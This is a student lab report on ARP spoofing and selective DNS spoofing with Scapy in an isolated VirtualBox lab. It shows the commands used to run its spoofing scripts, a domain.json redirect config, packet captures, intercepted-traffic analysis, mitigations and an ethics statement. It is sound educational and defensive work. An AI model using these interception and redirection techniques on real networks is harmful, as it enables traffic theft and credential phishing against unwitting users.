



# ARP Spoofing & DNS MitM with Scapy

AUCHET ROMAIN

## **SCENARIO (SHORT) :**

IN AN ISOLATED LAB NETWORK, BUILD SCAPY-BASED TOOLS TO  
PERFORM ARP SPOOFING TO BECOME A MAN-IN-THE-MIDDLE  
AND IMPLEMENT SELECTIVE DNS SPOOFING TO REDIRECT  
VICTIMS TO ATTACKER-CONTROLLED PAGES. CAPTURE EVIDENCE,  
ANALYSE INTERCEPTED TRAFFIC, AND PROPOSE MITIGATIONS.

## SETUP SUMMARY

To start the lab we first need to setup 3 virtual machines :

- One Gateway running simple web server—Apache/NGINX—and a local DNS
- One Victim Vm running on Unbuntu
- One Attacker Vm running on Kali

I used Oracle Virtualbox to create this 3 VM.

First we set up the network for the VMs to NAT, we install all the necessary packages :

For the Victim : curl

For the Attacker : all the scripts we published in github


For the Gateway : nginx, apache2, dnsmasq

When it's done we need to isolate the lab : we put the Vms network to an internal network for example 'lab', to prevent Unauthorized attacks in real network.

The next step is to setup the gateway :

« sudo systemctl start nginx »

« sudo nano /etc/dnsmasq.conf »



```
#dnsmasq-ignore-names-tag:wpad-ignore
interface=enp0s3
listen-address=192.168.47.1
address=/example.com/192.168.47.1
log-queries
```

^G Help      ^O Write Out      ^W Where Is  
^X Exit      ^R Read File      ^M Replace

We need for each VM to apply a static IP, for this lab I decided to go for:

- 192.168.47.1 for the gateway;
- 192.168.47.10 for the attacker
- 192.168.47.20 for the victim

```

GNU nano 8.4
# This file describes the network interfaces available on your system
# and how to activate them. For more information, see interfaces(5).

source /etc/network/interfaces.d/*

# The loopback network interface
auto lo
iface lo inet loopback

auto eth0
iface eth0 inet static
    address 192.168.47.10
    netmask 255.255.255.0
    gateway 192.168.47.1
    dns-nameservers 192.168.47.1 8.8.8.8

```

Now that each VM can communicate between them and a nginx server is running with the dns resolution 'example.com' we can start the tasks for this lab.

## METHODOLOGY

### TASK 1

For the first task we have a arp\_spoof.py script on the attacker VM.

We can check before applying the script the arp tables :

```

(romain@kali)-[~]
$ arp -n

```

Adresse	TypeMap	AdresseMat	Indicateurs	Iface
192.168.47.20	ether	08:00:27:43:c8:da	C	eth0
192.168.47.1	ether	08:00:27:3b:b7:8b	C	eth0

```

(romain@kali)-[~]
$

romain@ubuntu:~$ ip neigh
192.168.47.1 dev enp0s3 lladdr 08:00:27:58:e6:5c REACHABLE
192.168.47.10 dev enp0s3 lladdr 08:00:27:58:e6:5c STALE
romain@ubuntu:~$

^Cromain@ubuntuser:~$ ip neigh
192.168.47.10 dev enp0s3 lladdr 08:00:27:58:e6:5c STALE
192.168.47.20 dev enp0s3 lladdr 08:00:27:58:e6:5c REACHABLE
romain@ubuntuser:~$

```

Now we can on the Attacker VM run a capture in one terminal :

« sudo tcpdump -i eth0 -w capture\_task1.pcap »

And on an other CMD we can run the python script to poison the arp tables :

```
<sudo python3 arp_spoof.py -victim_ip 192.168.47.20 -gateway_ip 192.168.47.1 -  
interface etho -v -f »
```

Now all the arp tables are poisoned :

```
romain@ubuntu:~$ ip neigh  
192.168.47.1 dev enp0s3 lladdr 08:00:27:58:e6:5c REACHABLE  
192.168.47.10 dev enp0s3 lladdr 08:00:27:58:e6:5c STALE  
romain@ubuntu:~$  
^Cromain@ubuntu:~$ ip neigh  
192.168.47.10 dev enp0s3 lladdr 08:00:27:58:e6:5c STALE  
192.168.47.20 dev enp0s3 lladdr 08:00:27:58:e6:5c REACHABLE  
romain@ubuntu:~$
```

We can then run `sudo tcpdump -i etho -w capture_task1_test.pcap`

And run http query from the victim VM to ensure that the traffic flows through the attacker.

## TASK 2

For this task we need to capture common protocols and analyze them with a script.

Now we can on the Attacker VM run a capture in one terminal :

```
« sudo tcpdump -i etho -w capture_task2_test.pcap »
```

And then we can run the analyzer script :

```
└─$ sudo python3 traffic_interceptor.py ../capture_task2_test2.pcap
```


## TASK 3

For this task we need to intercept victim DNS queries and reply with attacker-controlled IPs for selected domains. We have a `dns_spoof.py` script on the attacker. But also a `server.py` script to run a small fake server with a html file.

First we run the `server.py` script :

```
└─$ sudo python3 server.py  
[*] Fake web server started on Port : 80 (http://192.168.47.10)
```

We get this website :



On an other terminal we run the arp\_spoof.py script.

And on one last terminal we run the dns\_spoof.py script :

```
(romain@kali)-[~/Téléchargements]
$ sudo python3 dns_spoof.py --iface eth0 --config domain.json --victim 192.168.47.20 --forward
```

To run this script we need the domain.json it's this config file :

```
1  {
2      "mode": "blacklist",
3      "upstream_dns": "192.168.47.1",
4      "targets": {
5          "example.com": "192.168.47.10"
6      }
7  }
8
```

When example.com will be called in the victim VM it will spoof the response with our fake service

## RESULTS

For task 1 :

No.	Time	Source	Destination	Protocol	Length	Info
1745.651147		PCSSystemtec_58:e6::	broadcast	ARP	42	Who has 192.168.47.19 Tell 192.168.47.10
175.5.652934		PCSSystemtec_3b:b7::	PCSSystemtec_58:e6::	ARP	60	192.168.47.1 is at 08:00:27:3b:b7:8b
176.5.693271		PCSSystemtec_58:e6::	PCSSystemtec_3b:b7::	ARP	42	192.168.47.20 is at 08:00:27:58:e6:5c
177.7.736022		PCSSystemtec_58:e6::	broadcast	ARP	42	Who has 192.168.47.20? Tell 192.168.47.10
178.7.736438		PCSSystemtec_43:c8::	PCSSystemtec_58:e6::	ARP	60	192.168.47.20 is at 08:00:27:43:c8:da
179.7.769251		PCSSystemtec_58:e6::	PCSSystemtec_43:c8::	ARP	42	192.168.47.1 is at 08:00:27:58:e6:5c
180.7.824455		PCSSystemtec_58:e6::	broadcast	ARP	42	Who has 192.168.47.1? Tell 192.168.47.10
181.7.825922		PCSSystemtec_3b:b7::	PCSSystemtec_58:e6::	ARP	60	192.168.47.1 is at 08:00:27:3b:b7:8b
182.7.872979		PCSSystemtec_58:e6::	PCSSystemtec_3b:b7::	ARP	42	192.168.47.20 is at 08:00:27:58:e6:5c
183.9.749237		192.168.47.20	192.168.47.1	HTTP	459	[TCP Previous Segment] Seq=425 Win=501 Len=423 Tsv=387806119 TSecr=4801389963
184.9.749259		192.168.47.10	192.168.47.20	ICMP	517	Redirect (Redirect for host)
185.9.749437		192.168.47.20	192.168.47.1	TCP	459	[TCP Retransmission] 46374 - 80 [PSH, ACK] Seq=2 Ack=1 Win=501 Len=423 Tsv=387806119 TSecr=4801389963
186.9.749492		192.168.47.1	192.168.47.20	HTTP	255	HTTP/1.1 304 Not Modified (Redirect for host)
187.9.749498		192.168.47.10	192.168.47.1	ICMP	283	Redirect (Redirect for host)
188.9.749474		192.168.47.1	192.168.47.20	TCP	755	[TCP Retransmission] 80 - 46374 [PSH, ACK] Seq=1 Ack=425 Win=503 Len=189 Tsv=4001409743 TSecr=397006119
189.9.749304		192.168.47.20	192.168.47.1	TCP	60	40374 - 80 [ACK] Seq=425 Ack=190 Win=501 Len=0 Tsv=4001409743 TSecr=397006119
190.9.749316		192.168.47.20	192.168.47.1	TCP	66	[TCP Dup ACK 189] 40374 - 80 [ACK] Seq=425 Ack=190 Win=501 Len=0 Tsv=4001409743 TSecr=397006119
191.9.863441		192.168.47.20	192.168.47.1	DNS	80	Standard query 0x6dc1 A nginx.org OPT
192.9.863449		192.168.47.1	192.168.47.20	TCP	60	Redirect (Redirect for host)
193.9.863496		192.168.47.20	192.168.47.1	DNS	80	Standard query 0x6dc1 A nginx.org OPT
194.9.863649		192.168.47.20	192.168.47.1	DNS	80	Standard query 0x9b33 AAAA nginx.org OPT

Frame 183: 489 bytes on wire (3912 bits), 489 bytes captured (3912 bits) on interface 0  
 Ethernet II, Src: PCSSystemtec\_43:c8:da (08:00:27:43:c8:da), Dst: PCSSystemtec\_58:e6:5c (08:00:27:58:e6:5c)  
 Internet Protocol Version 4, Src: 192.168.47.20, Dst: 192.168.47.1  
 Transmission Control Protocol, Src Port: 46374, Dst Port: 80, Seq: 2, Ack: 1, Len: 423  
 Hypertext Transfer Protocol

"S" is not a valid protocol or protocol field.

Paquets: 842

We can see that the arp table are poisoned and that the traffic flows through the attacker.


For task2 :

No.	Time	Source	Destination	Protocol	Length	Info
184.11.611474		192.168.47.20	192.168.47.1	DNS	81	Standard query 0x3a18 AAAA google.com OPT
185.11.611980		192.168.47.1	192.168.47.20	DNS	87	Standard query response 0x0f8 Refused A google.com OPT
186.11.611981		192.168.47.1	192.168.47.20	DNS	87	Standard query response 0x3a18 Refused AAAA google.com OPT
187.11.612811		192.168.47.20	192.168.47.1	DNS	81	Standard query 0x9832 A google.com OPT
188.11.612881		192.168.47.20	192.168.47.1	DNS	81	Standard query 0x09a8 AAAA google.com OPT
189.11.613267		192.168.47.1	192.168.47.20	DNS	87	Standard query response 0x9832 Refused A google.com OPT
190.11.613391		192.168.47.1	192.168.47.20	DNS	87	Standard query response 0x09a8 Refused AAAA google.com OPT
191.11.614164		192.168.47.20	192.168.47.1	DNS	81	Standard query 0xf2c9 A google.com OPT
192.11.614165		192.168.47.20	192.168.47.1	DNS	81	Standard query 0xee7b AAAA google.com OPT
193.11.614539		192.168.47.1	192.168.47.20	DNS	87	Standard query response 0xf2c9 Refused A google.com OPT
194.11.614572		192.168.47.1	192.168.47.20	DNS	87	Standard query response 0xee7b Refused AAAA google.com OPT
195.13.088111		0.0.0.0	255.255.255.255	DHCP	339	DHCP Discover - Transaction ID 0xe01ef266
196.20.963287		192.168.47.20	192.168.47.1	TCP	74	36928 - 80 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 SACK_PERM Tsv=398895715 TSecr=0 WS=128
197.20.963582		192.168.47.1	192.168.47.20	TCP	74	80 - 36928 [SYN, ACK] Seq=0 Ack=1 Win=65152 Len=0 MSS=1460 SACK_PERM Tsv=398895715 TSecr=398895715 WS=128
198.20.963664		192.168.47.20	192.168.47.1	TCP	66	36928 - 80 [ACK] Seq=1 Ack=1 Win=64256 Len=0 Tsv=398895716 TSecr=4803299339
199.20.965820		192.168.47.20	192.168.47.1	HTTP	141	GET / HTTP/1.1
200.20.965967		192.168.47.1	192.168.47.20	TCP	66	80 - 36928 [ACK] Seq=1 Ack=76 Win=65152 Len=0 Tsv=4003299341 TSecr=398895718
201.20.966314		192.168.47.20	192.168.47.1	HTTP	928	HTTP/1.1 200 OK (text/html)
202.20.966464		192.168.47.20	192.168.47.1	TCP	66	36928 - 80 [ACK] Seq=76 Ack=863 Win=63488 Len=0 Tsv=398895719 TSecr=4003299341
203.20.966626		192.168.47.20	192.168.47.1	TCP	66	36928 - 80 [FIN, ACK] Seq=76 Ack=863 Win=63488 Len=0 Tsv=398895719 TSecr=4003299341
204.20.967871		192.168.47.20	192.168.47.20	TCP	66	80 - 36928 [FIN, ACK] Seq=863 Ack=77 Win=65152 Len=0 Tsv=4003299342 TSecr=398895719

Frame 1: 92 bytes on wire (736 bits), 92 bytes captured (736 bits) on interface 0  
 Ethernet II, Src: PCSSystemtec\_43:c8:da (08:00:27:43:c8:da), Dst: PCSSystemtec\_3b:b7:8b (08:00:27:3b:b7:8b)  
 Internet Protocol Version 4, Src: 192.168.47.20, Dst: 192.168.47.1  
 User Datagram Protocol, Src Port: 37669, Dst Port: 53  
 Domain Name System (query)

Paquets: 207





We can see both of the tested protocols : http and ssh.

And the results of the analyzes :

```
(romain@kali)-[~/Téléchargements]
$ sudo python3 traffic_interceptor.py ../capture_task2_test.pcap
[*] Analyzing 207 packets from ../capture_task2_test.pcap...

.....Analysis Results.....

[+] Top Talkers (Source IP):
    192.168.47.20: 102 packets
    192.168.47.1: 100 packets
    0.0.0.0: 1 packets

[+] Protocol Counts (Simple):
    UDP: 193 packets
    TCP: 10 packets

[+] DNS Queries Intercepted:
    0.ubuntu.pool.ntp.org.
    1.ubuntu.pool.ntp.org.
    2.ubuntu.pool.ntp.org.
    3.ubuntu.pool.ntp.org.
    google.co.
    google.com.

[+] HTTP Hosts Visited (via Host Header):
    192.168.47.1
```

```
(romain@kali)-[~/Téléchargements]
$ sudo python3 traffic_interceptor.py ../capture_task2_test2.pcap
[*] Analyzing 204 packets from ../capture_task2_test2.pcap ...

.....Analysis Results.....

[+] Top Talkers (Source IP):
    192.168.47.20: 98 packets
    192.168.47.1: 80 packets
    192.168.47.10: 16 packets

[+] Protocol Counts (Simple):
    TCP: 34 packets
    UDP: 160 packets

[+] DNS Queries Intercepted:
    0.ubuntu.pool.ntp.org.
    1.ubuntu.pool.ntp.org.
    2.ubuntu.pool.ntp.org.
    3.ubuntu.pool.ntp.org.

[+] HTTP Hosts Visited (via Host Header):
    No HTTP hosts found.
```

For task 3 :

```
[+] DNS query incoming.telemetry.mozilla.org from 192.168.47.10 → 192.168.47.1, id=30409
[+] DNS query example.com from 192.168.47.20 → 192.168.47.1, id=3217
[+] Sent spoofed answer for example.com → 192.168.47.10
[+] DNS query example.com from 192.168.47.20 → 192.168.47.1, id=3217
[+] Sent spoofed answer for example.com → 192.168.47.10
[+] DNS query example.com from 192.168.47.20 → 192.168.47.1, id=39619
[+] Sent spoofed answer for example.com → 192.168.47.10
[+] DNS query example.com from 192.168.47.20 → 192.168.47.1, id=39619
[+] Sent spoofed answer for example.com → 192.168.47.10
[+] DNS query example.com from 192.168.47.20 → 192.168.47.1, id=21883
[+] Sent spoofed answer for example.com → 192.168.47.10
[+] DNS query example.com from 192.168.47.20 → 192.168.47.1, id=21883
[+] Sent spoofed answer for example.com → 192.168.47.10
```

When Victim tried to navigate to example.com, dns\_spoof.py sent a spoofed answer.

We have the logs of the server when executing server.py :

```
(romain@kali)-[~/Téléchargements]
$ sudo python3 server.py
[*] Fake web server started on Port : 80 (http://192.168.47.10)
[log] Request received: 192.168.47.20 - GET / HTTP/1.1
[log] Request received: 192.168.47.20 - GET /favicon.ico HTTP/1.1
```



## MITIGATION IDEAS

To reduce the risk of ARP/DNS MitM attacks on network, we need a layered strategy : isolate and segment the network, enable switch-level protections (DHCP Snooping/Dynamic ARP Inspection), encrypt and make DNS resolution harder (DoT/DoH, DNSSEC), and reinforce HTTPS via HSTS.

These combined measures limit the attack surface and make MitM attacks much more difficult to happen.

## ETHICS

All scripts were conducted only in an isolated virtual network environment (three VMs on an internal network with no external access). Before each task, snapshots were taken, and only test data was used.

The objective of this lab is strictly educational: to understand the vulnerabilities in order to better propose countermeasures. It's a important step to understand this type of attacks but we should never try to use them with illegal intentions.

The dammages caused by attacks like that can be devastating for people life : login and password lost to hackers, fake website redirections, informations stolen...